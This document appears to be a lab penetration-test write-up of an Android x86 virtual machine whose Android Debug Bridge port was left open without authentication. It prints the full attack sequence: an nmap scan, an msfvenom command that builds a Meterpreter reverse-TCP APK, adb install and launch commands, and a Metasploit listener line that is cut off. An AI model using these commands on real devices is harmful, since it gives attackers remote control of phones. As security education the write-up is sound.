THREAT INTELLIGENCE & INCIDENT RESPONSE CASE STUDY

Android VM Ethical Hacking

AUTHOR
Leafosec

TARGET ENDPOINT
10.0.2.5 (Android x86)

CLASSIFICATION
Network Recon & Triage

1. Executive Summary

During a network security assessment against target host `10.0.2.5`, an unauthenticated Android Debug Bridge (ADB) service was identified running on TCP port 5555. This service permits remote administrative control and application management over the network without requiring credentials by default. By connecting directly to the debugging interface, an unauthorized attacker can sideload malicious APK packages, bypass application isolation sandbox constraints, and establish persistent Meterpreter reverse connections.

> **Key Risk Finding:** Exposed debug interfaces on virtualized or physical mobile endpoints allow remote code execution and full user-space compromise.

2. Reconnaissance & Port Scanning

An initial full-port TCP scan was performed using Nmap to determine active services, versions, and operating system fingerprints on the target machine.

```
nmap 10.0.2.5 -p- -sV -T4 -A
```

Scan Results Summary:

- **Port 5555/tcp (Open):** Identified as `adb` (Android Debug Bridge device name: `android_x86`, model: `VirtualBox`).
- **OS Details:** Linux Kernel 4.15 - 5.19 / Android Platform.

3. Payload Generation & Exploitation

To exploit the exposed ADB daemon, a reverse TCP Meterpreter payload was compiled into an Android application package (`.apk`) using `msfvenom` on the Kali attacker station.

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -o /tmp/test.apk
```

The operator subsequently connected to the device remotely over port 5555 and pushed the payload:

```
adb connect 10.0.2.5
adb install /tmp/test.apk
```

Step	Command / Action	Result
1	`adb connect 10.0.2.5`	Connected successfully to `10.0.2.5:5555`
2	`adb install /tmp/test.apk`	Sideloaded package (Required manual security clearance).
3	`adb shell am start -n .../.MainActivity`	Triggered execution of the main activity intent.

Endpoint Security Interception

During sideloading, client-side endpoint security solutions (Bitdefender Mobile Security) flagged the application package as potentially unwanted or unsafe, requiring user interface interaction to permit installation.




Figure 1: AV Block Screen




Figure 2: PUA Alert

4. Post-Exploitation & Meterpreter Access

A multi/handler listener was initiated within Metasploit. Upon application start, the reverse shell callback connected successfully back to the attacker interface.

```
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD android/meterpreter/reverse_tcp; set LHOST 1
```

Successful session establishment yielded interactive control over the target application sandbox directory (`/data/user/0/com.metasploit.stage/files`).